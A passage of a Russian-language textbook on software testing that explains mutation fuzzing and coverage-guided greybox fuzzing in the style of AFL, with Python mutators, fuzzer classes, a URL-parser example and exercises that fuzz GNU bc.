last new path : 0 days, 0 hrs, 0 min, 26 sec		total paths : 195	
last uniq crash : none seen yet		uniq crashes : 0	
last uniq hang : 0 days, 0 hrs, 1 min, 51 sec		uniq hangs : 1	
cycle progress		map coverage	
now processing : 38 (19.49%)		map density : 1217 (7.43%)	
paths timed out : 0 (0.00%)		count coverage : 2.55 bits/tuple	
stage progress		findings in depth	
now trying : interest 32/8		favored paths : 128 (65.64%)	
stage execs : 0/9990 (0.00%)		new edges on : 85 (43.59%)	
total execs : 654k		total crashes : 0 (0 unique)	
exec speed : 2306/sec		total hangs : 1 (1 unique)	
fuzzing strategy yields		path geometry	
bit flips : 88/14.4k, 6/14.4k, 6/14.4k		levels : 3	
byte flips : 0/1804, 0/1786, 1/1750		pending : 178	
arithmetics : 31/126k, 3/45.6k, 1/17.8k		pend fav : 114	
known ints : 1/15.8k, 4/65.8k, 6/78.2k		imported : 0	
havoc : 34/254k, 0/0		variable : 0	
trim : 2876 B/931 (61.45% gain)		latent : 0	

Рисунок 1. Пользовательский интерфейс командной строки American Fuzzy Lop.

В этой главе мы познакомимся с основами мутационного фаззинга. В следующей главе будет показано, как направлять фаззинг к определённым целям в коде.

Фаззинг анализатора URL

Многие программы ожидают, что входные данные будут иметь строго определённый формат, и только после этого приступают к их обработке. В качестве примера рассмотрим программу, принимающую URL — веб-адрес. Чтобы программа могла работать с адресом, он должен иметь корректный формат URL. Какова вероятность случайно сгенерировать корректный URL при фаззинге случайными входами?

Чтобы лучше понять задачу, разберём состав URL. URL состоит из нескольких элементов:

scheme://netloc/path?query#fragment

где:

- scheme — используемый протокол, например http, https, ftp, file и другие;
- netloc — имя узла, с которым устанавливается соединение, например www.google.com;
- path — путь на этом узле, например search;
- query — список пар «ключ — значение», например q=fuzzing;

- fragment — метка позиции в полученном документе, например #result.

В Python для разбора URL на составные части можно использовать функцию `urlparse()`.

```
from typing import Tuple, List, Callable, Set, Any

from urllib.parse import urlparse

urlparse("http://www.google.com/search?q=fuzzing")

ParseResult(scheme='http', netloc='www.google.com', path='/search',
             params='', query='q=fuzzing', fragment='')
```

Результат кодирует отдельные части URL в разных атрибутах.

Предположим, что у нас есть программа, принимающая URL. Для простоты она почти ничего не делает: только проверяет корректность переданного адреса. Если URL корректен, программа возвращает `True`, иначе возбуждает исключение.

```
def http_program(url: str) -> bool:
    supported_schemes = ["http", "https"]
    result = urlparse(url)
    if result.scheme not in supported_schemes:
        raise ValueError("Scheme must be one of " +
                        repr(supported_schemes))
    if result.netloc == '':
        raise ValueError("Host must be non-empty")

    # Do something with the URL
    return True
```

Попробуем фаззить `http_program()`. Будем использовать весь диапазон печатаемых символов ASCII, чтобы в него входили `:`, `/` и строчные буквы.

```
from Fuzzer import fuzzer

fuzzer(char_start=32, char_range=96)
```

Один из результатов:

```
'"N&+s1k%h\x7fyp5o\'@[3(rw*M5W]tMFPu4\\P@tz%[X?uo\\1?b4T;1bDeYtHx #UJ5w}pMmPodJM,_'
```

Попробуем 1000 случайных входов и посмотрим, добьёмся ли хоть какого-нибудь успеха:

```
for i in range(1000):
    try:
        url = fuzzer()
        result = http_program(url)
        print("Success!")
    except ValueError:
        pass
```

Какова вероятность получить корректный URL? Наша строка должна начинаться с `"http://"` или `"https://"`. Сначала рассмотрим `"http://"`. В начале должны оказаться семь строго определённых символов. Вероятность случайно породить их при диапазоне из 96 символов равна $1 : 96^7$, то есть:

```
96 ** 7

75144747810816
```

Шанс получить префикс `"https://"` ещё ниже — $1 : 96^8$:

```
96 ** 8

7213895789838336
```

Общая вероятность составляет:

```
likelihood = 1 / (96 ** 7) + 1 / (96 ** 8)
likelihood
```



```
1.344627131107667e-14
```

А вот сколько прогонов в среднем понадобится, чтобы получить корректную схему URL:

```
1 / likelihood  
74370059689055.02
```

Измерим длительность одного прогона `http_program()`:

```
from Timer import Timer  
  
trials = 1000  
with Timer() as t:  
    for i in range(trials):  
        try:  
            url = fuzzer()  
            result = http_program(url)  
            print("Success!")  
        except ValueError:  
            pass  
  
duration_per_run_in_seconds = t.elapsed_time() / trials  
duration_per_run_in_seconds  
  
1.798770803725347e-05
```

Довольно быстро, не правда ли? К сожалению, выполнить нужно очень много прогонов.

```
seconds_until_success = duration_per_run_in_seconds * (1 / likelihood)  
seconds_until_success  
  
1337746920.3998353
```

В годах это составляет:

```
hours_until_success = seconds_until_success / 3600  
days_until_success = hours_until_success / 24  
years_until_success = days_until_success / 365.25  
years_until_success  
  
42.39064188657678
```

Даже при широкой распараллеленности ждать всё равно придётся от нескольких месяцев до нескольких лет. И всё это ради *одного* успешного прогона, который проникнет глубже в `http_program()`.

Базовый фаззинг хорошо проверит `urlparse()` и с большой вероятностью обнаружит ошибку в этой функции разбора, если она там есть. Но пока мы не можем породить корректный вход, добраться до более глубокой функциональности не удастся.

Мутация входных данных

Вместо генерации случайных строк с нуля можно начать с заданного *корректного* входа и затем последовательно его *мутировать*. В данном контексте *мутация* — простое преобразование строки: например, вставка случайного символа, удаление символа или инвертирование бита в представлении символа. Такой подход называется *мутационным фаззингом*, в отличие от рассмотренных ранее методов *генерационного фаззинга*.

Начнём с нескольких видов мутаций.

```
import random
```

Удаление случайного символа:

```
def delete_random_character(s: str) -> str:
    """Returns s with a random character deleted"""
    if s == "":
        return s

    pos = random.randint(0, len(s) - 1)
    # print("Deleting", repr(s[pos]), "at", pos)
    return s[:pos] + s[pos + 1:]

seed_input = "A quick brown fox"
for i in range(10):
    x = delete_random_character(seed_input)
    print(repr(x))

'A uick brown fox'
'A quic brown fox'
'A quick brown fo'
'A quic brown fox'
'A quick bown fox'
'A quick bown fox'
'A quick bown fox'
'A quick brown fx'
'A quick brown ox'
'A quick brow fox'
'A quic brown fox'
```

Вставка случайного печатаемого символа:

```
def insert_random_character(s: str) -> str:
    """Returns s with a random character inserted"""
    pos = random.randint(0, len(s))
    random_character = chr(random.randrange(32, 127))
    # print("Inserting", repr(random_character), "at", pos)
    return s[:pos] + random_character + s[pos:]

for i in range(10):
    print(repr(insert_random_character(seed_input)))

'A quick brvown fox'
'A quwick brown fox'
'A qBuick brown fox'
'A quick broSwn fox'
'A quick brown fvox'
'A quick brown 3fox'
'A quick brNown fox'
'A quick brow4n fox'
'A quick brown fox8'
'A equick brown fox'
```

Инвертирование случайного бита в случайной позиции:

```
def flip_random_character(s):
    """Returns s with a random bit flipped in a random position"""
    if s == "":
        return s

    pos = random.randint(0, len(s) - 1)
    c = s[pos]
    bit = 1 << random.randint(0, 6)
    new_c = chr(ord(c) ^ bit)
    # print("Flipping", bit, "in", repr(c) + ", giving", repr(new_c))
    return s[:pos] + new_c + s[pos + 1:]

for i in range(10):
    print(repr(flip_random_character(seed_input)))

'A quick bRown fox'
'A quici brown fox'
'A"quick brown fox'
'A quick brown$fox'
'A quick bpown fox'
'A quick brown!fox'
'A luick brown fox'
```

```
'@ quick brown fox'
'A quic+ brown fox'
'A quick bsown fox'
```

Теперь создадим общий мутатор, случайно выбирающий применяемую мутацию:

```
def mutate(s: str) -> str:
    """Return s with a random mutation applied"""
    mutators = [
        delete_random_character,
        insert_random_character,
        flip_random_character
    ]
    mutator = random.choice(mutators)
    # print(mutator)
    return mutator(s)

for i in range(10):
    print(repr(mutate("A quick brown fox")))

'A qzuick brown fox'
' quick brown fox'
'A quick Brown fox'
'A qMuick brown fox'
'A qu_ick brown fox'
'A quick bXrown fox'
'A quick brown fx'
'A quick!brown fox'
'A! quick brown fox'
'A quick brownfox'
```

Идея состоит в следующем: *если* вначале у нас есть один или несколько корректных входов, можно получать новые кандидаты, применяя одну из этих мутаций. Чтобы увидеть подход в действии, вернёмся к URL.

Мутация URL

Вернёмся к задаче разбора URL. Создадим функцию `is_valid_url()`, проверяющую, принимает ли `http_program()` данный вход.

```
def is_valid_url(url: str) -> bool:
    try:
        result = http_program(url)
        return True
    except ValueError:
        return False

assert is_valid_url("http://www.google.com/search?q=fuzzing")
assert not is_valid_url("xyzyz")
```

Применим функцию `mutate()` к заданному URL и посмотрим, сколько корректных входов удастся получить.

```
seed_input = "http://www.google.com/search?q=fuzzing"
valid_inputs = set()
trials = 20

for i in range(trials):
    inp = mutate(seed_input)
    if is_valid_url(inp):
        valid_inputs.add(inp)
```

Видно, что благодаря *мутациям* исходного входа значительная доля результатов остаётся корректной:

```
len(valid_inputs) / trials
```

0.8

Какова вероятность получить префикс `https:`, мутируя начальный образец с `http:`? Нужно выбрать вставку (1 : 3), вставить правильный символ 's' (1 : 96) и поместить его в нужную позицию (1 : l), где l — длина начального входа. Значит, в среднем понадобится столько прогонов:

```
trials = 3 * 96 * len(seed_input)
trials

10944
```

Такое число попыток вполне доступно. Проверим:

```
from Timer import Timer

trials = 0
with Timer() as t:
    while True:
        trials += 1
        inp = mutate(seed_input)
        if inp.startswith("https://"):
            print(
                "Success after",
                trials,
                "trials in",
                t.elapsed_time(),
                "seconds")
            break
```

Один из результатов:

```
Success after 3656 trials in 0.004294582991860807 seconds
```

Разумеется, для получения, например, префикса `ftp://` потребовались бы дополнительные мутации и прогоны. Самое важное — пришлось бы применить *несколько* мутаций.

Несколько мутаций

До сих пор мы применяли к строке-образцу только одну мутацию. Но можно выполнить и *несколько* мутаций, изменяя строку всё сильнее. Что, например, произойдёт, если применить к образцу 20 мутаций?

```
seed_input = "http://www.google.com/search?q=fuzzing"
mutations = 50

inp = seed_input
for i in range(mutations):
    if i % 5 == 0:
        print(i, "mutations:", repr(inp))
    inp = mutate(inp)

0 mutations: 'http://www.google.com/search?q=fuzzing'
5 mutations: 'http://www.googlej.com/seaRchq=fuz:ing'
10 mutations: 'http://www.ggoWglej.com/seaRchqfu:in'
15 mutations: 'http://www.wggowglej.com/seaR3hqf,u:in'
20 mutations: 'htt://wwggoVgle"j.som/seaR3hqf,u:in'
25 mutations: 'htt://fwggoVgle"j.som/eaRd3hqf,u^:in'
30 mutations: 'htv://>fwggoVgle"j.qom/ea0Rd3hqf,u^:i'
35 mutations: 'htv://>fwggozVle"Bj.qom/eapRd[3hqf,u^:i'
40 mutations: 'htv://>fwgeo6zTle"Bj.\'qom/eapRd[3hqf,tu^:i'
45 mutations: 'htv://>fwgeo]6zTle"BjM.\'qom/eapR[3hqf,tu^:i'
```

Как видно, исходное семя теперь почти невозможно узнать. Многократно мутируя вход, мы получаем больше разнообразия.

Чтобы объединить несколько мутаций в одном компоненте, введём класс `MutationFuzzer`. Он принимает семя — список строк, — а также минимальное и максимальное число мутаций.

```
from Fuzzer import Fuzzer

class MutationFuzzer(Fuzzer):
    """Base class for mutational fuzzing"""

    def __init__(self, seed: List[str],
                 min_mutations: int = 2,
                 max_mutations: int = 10) -> None:
        """Constructor.
        `seed` - a list of (input) strings to mutate.
        `min_mutations` - the minimum number of mutations to apply.
        `max_mutations` - the maximum number of mutations to apply.
        """
        self.seed = seed
        self.min_mutations = min_mutations
        self.max_mutations = max_mutations
        self.reset()

    def reset(self) -> None:
        """Set population to initial seed.
        To be overloaded in subclasses."""
        self.population = self.seed
        self.seed_index = 0
```

Далее мы будем постепенно расширять `MutationFuzzer`, добавляя к нему методы. Язык Python требует определять весь класс со всеми методами как единый непрерывный блок, но нам хочется вводить методы по одному. Для этого воспользуемся специальным приёмом. Когда нужно добавить новый метод к классу `C`, применяется конструкция:

```
class C(C):
    def new_method(self, args):
        pass
```

На первый взгляд `C` объявляется подклассом самого себя, что не имеет смысла. В действительности создаётся *новый* класс `C` как подкласс *старого* класса `C`, после чего старое определение скрывается. В итоге получается класс `C` с методом `new_method()`, что нам и требуется. Объекты `C`, созданные ранее, сохраняют прежнее определение класса, поэтому их придётся создать заново.

С помощью этого приёма добавим метод `mutate()`, вызывающий определённую выше одноимённую функцию. Метод удобен тем, что позднее позволит расширять `MutationFuzzer`.

```
class MutationFuzzer(MutationFuzzer):
    def mutate(self, inp: str) -> str:
        return mutate(inp)
```

Вернёмся к нашей стратегии максимизации *разнообразия покрытия* популяции. Сначала создадим метод `create_candidate()`: он случайно выбирает вход из текущей популяции (`self.population`), применяет от `min_mutations` до `max_mutations` мутаций и возвращает итоговый результат.

```
class MutationFuzzer(MutationFuzzer):
    def create_candidate(self) -> str:
        """Create a new candidate by mutating a population member"""
        candidate = random.choice(self.population)
        trials = random.randint(self.min_mutations, self.max_mutations)
        for i in range(trials):
            candidate = self.mutate(candidate)
        return candidate
```

Метод `fuzz()` сначала выдаёт семена, а когда они заканчиваются, переходит к мутациям:

```
class MutationFuzzer(MutationFuzzer):
    def fuzz(self) -> str:
        if self.seed_index < len(self.seed):
            # Still seeding
```

```

        self.inp = self.seed[self.seed_index]
        self.seed_index += 1
    else:
        # Mutating
        self.inp = self.create_candidate()
    return self.inp

```

Посмотрим на fuzz() в действии. Каждый новый вызов даёт очередной вариант с несколькими мутациями.

```

seed_input = "http://www.google.com/search?q=fuzzing"
mutation_fuzzer = MutationFuzzer(seed=[seed_input])
mutation_fuzzer.fuzz()

'http://www.google.com/search?q=fuzzing'

mutation_fuzzer.fuzz()

'http://www.gogl9ecom/earch?qfuzzing'

mutation_fuzzer.fuzz()

'htotq:/www.googleom/yseach?q=fzzijg'

```

Однако рост разнообразия входов повышает риск получить некорректные данные. Ключ к успеху — *направлять* мутации, то есть *сохранять особенно ценные варианты*.

Управление с помощью покрытия

Чтобы проверить как можно больше функциональности, можно ориентироваться либо на *заданную в спецификации*, либо на *реализованную* функциональность, как обсуждалось в главе «[Покрытие кода](#)». Пока не будем предполагать наличие спецификации поведения программы, хотя иметь её определённо было бы полезно. Но будем считать, что тестируемая программа существует и её структуру можно использовать для управления генерацией тестов.

Поскольку тестирование всегда исполняет рассматриваемую программу, сведения о выполнении можно собирать в любом случае — как минимум информацию, необходимую для решения, прошёл тест или нет. Покрытие также часто измеряют для оценки качества теста, поэтому предположим, что покрытие тестового прогона нам доступно. Тогда возникает вопрос: *как использовать покрытие для управления генерацией тестов?*

Особенно успешная идея реализована в популярном фаззере [American Fuzzy Lop](#), или сокращённо *AFL*. Подобно нашим предыдущим примерам, AFL развивает успешные тестовые случаи, но для него «успех» означает *обнаружение нового пути выполнения программы*. Поэтому AFL продолжает мутировать входы, которые уже нашли новые пути; если очередной вход обнаруживает ещё один путь, он также сохраняется.

Построим такую стратегию. Начнём с класса Runner, сохраняющего покрытие заданной функции. Сначала определим FunctionRunner:

```

from Fuzzer import Runner

class FunctionRunner(Runner):
    def __init__(self, function: Callable) -> None:
        """Initialize. `function` is a function to be executed"""
        self.function = function

    def run_function(self, inp: str) -> Any:
        return self.function(inp)

    def run(self, inp: str) -> Tuple[Any, str]:
        try:

```

```

        result = self.run_function(inp)
        outcome = self.PASS
    except Exception:
        result = None
        outcome = self.FAIL

    return result, outcome

http_runner = FunctionRunner(http_program)
http_runner.run("https://foo.bar/")

(True, 'PASS')
```

Расширим FunctionRunner, чтобы он также измерял покрытие. После вызова run() метод coverage() будет возвращать покрытие последнего прогона.

```

from Coverage import Coverage, population_coverage, Location

class FunctionCoverageRunner(FunctionRunner):
    def run_function(self, inp: str) -> Any:
        with Coverage() as cov:
            try:
                result = super().run_function(inp)
            except Exception as exc:
                self._coverage = cov.coverage()
                raise exc

        self._coverage = cov.coverage()
        return result

    def coverage(self) -> Set[Location]:
        return self._coverage

http_runner = FunctionCoverageRunner(http_program)
http_runner.run("https://foo.bar/")

(True, 'PASS')
```

Первые пять покрытых позиций:

```

print(list(http_runner.coverage())[:5])

[('http_program', 11), ('run_function', 7), ('urlparse', 395),
 ('_coerce_args', 129), ('urlparse', 401)]
```

Теперь определим основной класс. В нём хранятся популяция и множество уже достигнутых покрытий (coverages_seen). Метод run() исполняет вход с помощью переданного исполнителя. Если покрытие оказалось новым, то есть отсутствует в coverages_seen, вход добавляется в population, а покрытие — в coverages_seen.

```

class MutationCoverageFuzzer(MutationFuzzer):
    """Fuzz with mutated inputs based on coverage"""

    def reset(self) -> None:
        super().reset()
        self.coverages_seen: Set[frozenset] = set()
        # Now empty; we fill this with seed in the first fuzz runs
        self.population = []

    def run(self, runner: FunctionCoverageRunner) -> Any: # type: ignore
        """Run function(inp) while tracking coverage.
        If we reach new coverage,
        add inp to population and its coverage to population_coverage
        """
        result, outcome = super().run(runner)
        new_coverage = frozenset(runner.coverage())
        if outcome == Runner.PASS and new_coverage not in self.coverages_seen:
            # We have new coverage
            self.population.append(self.inp)
            self.coverages_seen.add(new_coverage)
        return result
```

Используем этот класс:

```
seed_input = "http://www.google.com/search?q=fuzzing"
mutation_fuzzer = MutationCoverageFuzzer(seed=[seed_input])
mutation_fuzzer.runs(http_runner, trials=10000)
mutation_fuzzer.population

['http://www.google.com/search?q=fuzzing',
 'http://ww.google.co/searc(?q=fuzzin_g',
 'http://ww.google.#o/sarc(?q=fuzzhn_w',
 'Http://www.g/ogle.com/earchq=fuzzing',
 'http://$\x7fw,go0ogle.co/searc(;q=fXzin_g',
 'http://$\x7fw(g\x7f0ogle&@cosWearc(;q3=fXzin_g',
 'Http://www.g/ogle*com;/ea+chq=fuzzing',
 'http://ww.Google.co/saarch?#q=fuzzi|n_o',
 'http://{$H\x7fw,o0ogle.co/sarc(;q=fXzi#n_"g',
 'http://ww.gogle.bm/s;eqrh?q=fuzzi)ng',
 'Http://www.g/ogQle*com;/ea#ch=fu~ring',
 'Http://\x7fww.g/ogle*com;/Yeachq?8fuzzing',
 'Http://wwwd.g/ogQle*com;?ea#ch=fu~ring',
 'Http://www.g/ogQle*com;/1ea?#ch=fu~ring']
```

Успех! Теперь *каждый* вход в популяции корректен и имеет отличающееся покрытие, полученное благодаря разным сочетаниям схем, путей, запросов и фрагментов.

```
all_coverage, cumulative_coverage = population_coverage(
    mutation_fuzzer.population, http_program)

import matplotlib.pyplot as plt # type: ignore

plt.plot(cumulative_coverage)
plt.title('Coverage of urlparse() with random inputs')
plt.xlabel('# of inputs')
plt.ylabel('lines covered');
```

Преимущество этой стратегии особенно заметно на больших программах: она последовательно исследует путь за путём и покрывает одну функциональную возможность за другой. Требуется лишь средство регистрации покрытия.

Итоги

В этой главе представлен класс `MutationFuzzer`, который принимает список *начальных входов* и подвергает их мутациям. Класс `MutationCoverageFuzzer` поддерживает популяцию входов и развивает её с целью максимизации покрытия. Полные определения обоих классов и примеры их использования приведены выше.

Полученные знания

- Случайно сгенерированные входы часто оказываются некорректными и потому проверяют в основном функциональность начальной обработки данных.
- Мутации существующих корректных входов с гораздо большей вероятностью остаются корректными и позволяют проверять функциональность, расположенную за пределами начальной обработки.

Дальнейшие шаги

В следующей главе о фаззинге серого ящика мы расширим мутационное тестирование *расписаниями энергии*. Они позволяют тратить больше усилий на семена, проходящие по «маловероятным» путям, а также на семена, находящиеся «ближе» к целевой позиции.

Упражнения

Упражнение 1. Фаззинг декодирования CGI с помощью мутаций

Примените описанный выше *управляемый* мутационный фаззинг к `cgi_decode()` из главы «[Покрывание кода](#)». Сколько попыток понадобится, чтобы покрыть все варианты обработки +, корректного и некорректного %, а также обычных символов?

```
from Coverage import cgi_decode

seed = ["Hello World"]
cgi_runner = FunctionCoverageRunner(cgi_decode)
m = MutationCoverageFuzzer(seed)
results = m.runs(cgi_runner, 10000)

m.population
```

Один из результатов:

```
['Hello World', 'he_<+llo(or<D', 'L}eml &w0l%dD', 'L)q<}aml &cw0l%d3D+']

cgi_runner.coverage()

{('cgi_decode', 16),
 ('cgi_decode', 17),
 ('cgi_decode', 18),
 ('cgi_decode', 19),
 ('cgi_decode', 20),
 ('cgi_decode', 23),
 ('cgi_decode', 24),
 ('cgi_decode', 25),
 ('cgi_decode', 26),
 ('cgi_decode', 27),
 ('cgi_decode', 29),
 ('cgi_decode', 38),
 ('cgi_decode', 39),
 ('cgi_decode', 40),
 ('run_function', 7)}

all_coverage, cumulative_coverage = population_coverage(
    m.population, cgi_decode)

import matplotlib.pyplot as plt
plt.plot(cumulative_coverage)
plt.title('Coverage of cgi_decode() with random inputs')
plt.xlabel('# of inputs')
plt.ylabel('lines covered');
```

После 10 000 прогонов удалось синтезировать символ + и корректную форму %xx. Результат всё ещё можно улучшить.

Упражнение 2. Фаззинг bc с помощью мутаций

Примените описанный выше мутационный фаззинг к bc, как в главе [«Фаззинг: случайные входные данные»](#).

Часть 1. Неуправляемые мутации

Начните с неуправляемых мутаций. Сколько входов окажутся корректными?

Решение

Достаточно связать ProgramRunner с MutationFuzzer:

```
from Fuzzer import ProgramRunner

seed = ["1 + 1"]
bc = ProgramRunner(program="bc")
m = MutationFuzzer(seed)
outcomes = m.runs(bc, trials=100)

outcomes[:3]

[(CompletedProcess(args='bc', returncode=0, stdout='2\n', stderr=''), 'PASS'),
 (CompletedProcess(args='bc', returncode=0, stdout='41\n', stderr=''), 'PASS'),
 (CompletedProcess(args='bc', returncode=2, stdout='',
                    stderr='\nParse error: bad expression\n    <stdin>:1\n\n'),
  'UNRESOLVED')]

sum(1 for completed_process, outcome in outcomes
    if completed_process.stderr == "")

17
```

Часть 2. Управляемые мутации

Продолжите с *управляемыми* мутациями. Для этого потребуется извлекать покрытие из программы на C, такой как bc. Выполните следующие шаги.

Сначала получите [GNU bc](#); например, скачайте bc-1.07.1.tar.gz и распакуйте его:

```
!curl -O mirrors.kernel.org/gnu/bc/bc-1.07.1.tar.gz
!tar xzf bc-1.07.1.tar.gz
```

Затем настройте пакет:

```
!cd bc-1.07.1; ./configure
```

Скомпилируйте пакет со специальными флагами покрытия:

```
!cd bc-1.07.1 && make -k CFLAGS="--coverage"
```

Теперь файл bc/bc должен быть исполняемым:

```
!cd bc-1.07.1/bc; echo 2 + 2 | ./bc
```

```
4
```

После этого можно запустить gcov для получения сведений о покрытии:

```
!cd bc-1.07.1/bc; gcov main.c

File 'main.c'
Lines executed:52.55% of 137
Creating 'main.c.gcov'
```

Как показано в главе [«Покрывтие кода»](#), файл `bc-1.07.1/bc/main.c.gcov` теперь содержит сведения о покрытии `bc.c`. Перед каждой строкой указано число её выполнений. ##### означает отсутствие выполнений, а - — неисполняемую строку.

Разберите файл GCOV для `bc` и создайте множество `coverage`, как в `FunctionCoverageRunner`. Оформите решение в виде класса `ProgramCoverageRunner`, который принимает список исходных файлов (`bc.c`, `main.c`, `load.c`), для которых следует запускать `gcov`.

После завершения работы не забудьте удалить временные файлы:

```
!rm -fr bc-1.07.1 bc-1.07.1.tar.gz
```

Упражнение 3

В [этой записи блога](#) автор *American Fuzzy Lop* (AFL), очень популярного мутационного фаззера, обсуждает эффективность различных операторов мутации. Реализуйте четыре из них и оцените их эффективность по аналогии с приведёнными выше примерами.

Упражнение 4

При добавлении нового элемента в список кандидатов AFL на самом деле сравнивает не *покрытие*, а добавляет элемент, если тот проходит по новой *ветви*. Используя покрытие ветвей из упражнений главы [«Покрывтие кода»](#), реализуйте эту стратегию и сравните её с приведённой выше стратегией покрытия.

Упражнение 5

Спроектируйте и реализуйте систему, которая собирает популяцию URL из Всемирной паутины. Удаётся ли добиться с этими образцами более высокого покрытия? Что произойдёт, если использовать их как начальную популяцию для дальнейших мутаций?

Фаззинг серого ящика

В [предыдущей главе](#) мы познакомились с *мутационным фаззингом* — методом, который создаёт фаззинговые входы, внося небольшие изменения в заданные данные. Теперь покажем, как *направлять* эти мутации к определённым целям, например к увеличению покрытия. Алгоритмы этой главы происходят от популярного фаззера [American Fuzzy Lop](#) (AFL), в особенности от его вариантов [AFLFast](#) и [AFLGo](#). Мы исследуем лежащий в основе AFL алгоритм фаззинга серого ящика и способы применять его для решения различных задач автоматического обнаружения уязвимостей.

Предварительные требования

- Рекомендуется прочитать введение в [мутационный фаззинг](#).

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.GreyboxFuzzer import <identifier>
```

В главе представлены усовершенствованные методы фаззинга серого ящика, вдохновлённые AFL. Конструктор класса `GreyboxFuzzer` принимает три аргумента. Первый — список начальных входов:

```
seed_input = "http://www.google.com/search?q=fuzzing"
seeds = [seed_input]
```

Второй — *мутатор*, изменяющий отдельные части входа:

```
mutator = Mutator()
```

Третий — *расписание энергии*, распределяющее усилия фаззинга между элементами популяции:

```
schedule = PowerSchedule()
```

Все три аргумента передаются конструктору `GreyboxFuzzer`:

```
greybox_fuzzer = GreyboxFuzzer(
    seeds=seeds, mutator=mutator, schedule=schedule)
```

Класс `GreyboxFuzzer` используется совместно с `FunctionCoverageRunner`:

```
http_runner = FunctionCoverageRunner(http_program)
outcomes = greybox_fuzzer.runs(http_runner, trials=10000)
```

После фаззинга можно изучить популяцию:

```
greybox_fuzzer.population[:20]
```

Она содержит исходный URL и множество всё сильнее мутировавших вариантов, которые привели к новому покрытию.

Помимо простого `PowerSchedule`, доступны усовершенствованные расписания:

- `AFLFastSchedule` назначает высокую энергию «необычным» путям, по которым проходят редко.
- `AFLGoSchedule` назначает высокую энергию путям, близким к ещё не покрытым позициям программы.

Конструктору AFLGoSchedule требуется метрика `distance` от каждого узла к целевым позициям, вычисленная анализом кода программы. Подробности приведены далее в этой главе.

AFL — эффективный фаззер серого ящика

Алгоритмы этой главы происходят от популярного фаззера [American Fuzzy Lop](#) (AFL).

AFL — *мутационный фаззер*. Он создаёт новые входы, слегка изменяя начальный вход, то есть выполняя мутацию, либо соединяя первую половину одного входа со второй половиной другого — это называется скрещиванием, или *splicing*.

AFL также является *фаззером серого ящика*: не чёрного и не белого. Он использует обратную связь по покрытию, чтобы учиться проникать глубже в программу. Это не полностью чёрный ящик, поскольку AFL применяет по меньшей мере некоторый анализ программы. Но это и не полностью белый ящик: AFL не опирается на тяжеловесный анализ кода или решение ограничений. Вместо этого он использует лёгкую инструментацию программы, чтобы получать сведения о покрытии ветвей сгенерированным входом. Если вход увеличивает покрытие, он добавляется в корпус семян для дальнейшего фаззинга.

Для инструментации AFL вставляет небольшой фрагмент кода сразу после каждой инструкции условного перехода. При выполнении этот так называемый трамплин присваивает пройденной ветви уникальный идентификатор и увеличивает связанный с ней счётчик. Ради эффективности число попаданий учитывается лишь приблизительно. Иными словами, для каждого входа фаззер знает, какие ветви выполнялись и примерно сколько раз.

Обычно инструментация выполняется во время компиляции исходного кода в исполняемый файл. Однако AFL можно запускать и для неинструментированных двоичных файлов с помощью виртуальной машины, например [QEMU](#), либо средства динамической инструментации, например [Intel PinTool](#). Для программ на Python сведения о покрытии можно собирать без инструментации, как показано в главе «[Покрытие кода](#)».

Составляющие фаззинга серого ящика

Сначала обсудим важнейшие компоненты мутационного тестирования и управления целью.

Мутаторы

Введём специальные классы для мутации семени.

```
from typing import List, Set, Any, Tuple, Dict, Union
from collections.abc import Sequence

import random

from Coverage import population_coverage
```

Сначала определим класс `Mutator`. Получив начальный вход `inp`, он возвращает слегка изменённую версию `inp`. В главе о грамматическом фаззинге серого ящика этот класс будет расширен с учётом грамматики входа, что позволит реализовать интеллектуальный фаззинг серого ящика.

```
class Mutator:
```

```

"""Mutate strings"""

def __init__(self) -> None:
    """Constructor"""
    self.mutators = [
        self.delete_random_character,
        self.insert_random_character,
        self.flip_random_character
    ]

```

Операция вставки добавляет случайный символ в случайную позицию:

```

class Mutator(Mutator):
    def insert_random_character(self, s: str) -> str:
        """Returns s with a random character inserted"""
        pos = random.randint(0, len(s))
        random_character = chr(random.randrange(32, 127))
        return s[:pos] + random_character + s[pos:]

```

При удалении выбирается случайная позиция в непустой строке и удаляется соответствующий символ. Для пустой строки вместо этого выполняется вставка:

```

class Mutator(Mutator):
    def delete_random_character(self, s: str) -> str:
        """Returns s with a random character deleted"""
        if s == "":
            return self.insert_random_character(s)

        pos = random.randint(0, len(s) - 1)
        return s[:pos] + s[pos + 1:]

```

При замене в символе на случайной позиции непустой строки инвертируется случайный бит. Для пустой строки снова используется вставка:

```

class Mutator(Mutator):
    def flip_random_character(self, s: str) -> str:
        """Returns s with a random bit flipped in a random position"""
        if s == "":
            return self.insert_random_character(s)

        pos = random.randint(0, len(s) - 1)
        c = s[pos]
        bit = 1 << random.randint(0, 6)
        new_c = chr(ord(c) ^ bit)
        return s[:pos] + new_c + s[pos + 1:]

```

Главный метод `mutate()` случайно выбирает оператор из списка:

```

class Mutator(Mutator):
    def mutate(self, inp: Any) -> Any: # can be str or Seed (see below)
        """Return s with a random mutation applied. Can be overloaded in subclasses."""
        mutator = random.choice(self.mutators)
        return mutator(inp)

```

Попробуем мутатор:

```

Mutator().mutate("good")

'cood'

```

Семена и расписания энергии

Теперь введём новое понятие — *расписание энергии*. Оно распределяет драгоценное время фазинга между семенами популяции. Наша цель — как можно больше времени тратить на наиболее прогрессивные семена, которые быстрее приводят к росту покрытия.

Вероятность выбора семени из популяции называется его *энергией*. На протяжении кампании фаззинга следует отдавать приоритет наиболее перспективным семенам и не расходовать энергию на непрогрессивные. Процедура, определяющая энергию семени, называется *расписанием энергии* фаззера. Например, расписание AFL выделяет больше энергии коротким семенам, которые выполняются быстрее и чаще увеличивают покрытие.

Помимо самих данных к каждому семени нужно прикрепить дополнительную информацию. Для этого определим класс Seed.

```
from Coverage import Location

class Seed:
    """Represent an input with additional attributes"""

    def __init__(self, data: str) -> None:
        """Initialize from seed data"""
        self.data = data

        # These will be needed for advanced power schedules
        self.coverage: Set[Location] = set()
        self.distance: Union[int, float] = -1
        self.energy = 0.0

    def __str__(self) -> str:
        """Returns data as string representation of the seed"""
        return self.data

    __repr__ = __str__
```

Реализованное ниже расписание назначает каждому семени одинаковую энергию. Попад в популяцию, любое семя будет фаззиться так же часто, как остальные.

В Python длинные циклы for можно выразить компактнее:

- `lambda x: ...` возвращает функцию, принимающую `x`; лямбда-выражения позволяют быстро определять безымянные функции;
- `map(f, l)` возвращает последовательность результатов применения `f` к каждому элементу `l`;
- `random.choices(l, weights)[0]` возвращает элемент `l[i]` с вероятностью `weights[i]`.

```
class PowerSchedule:
    """Define how fuzzing time should be distributed across the population."""

    def __init__(self) -> None:
        """Constructor"""
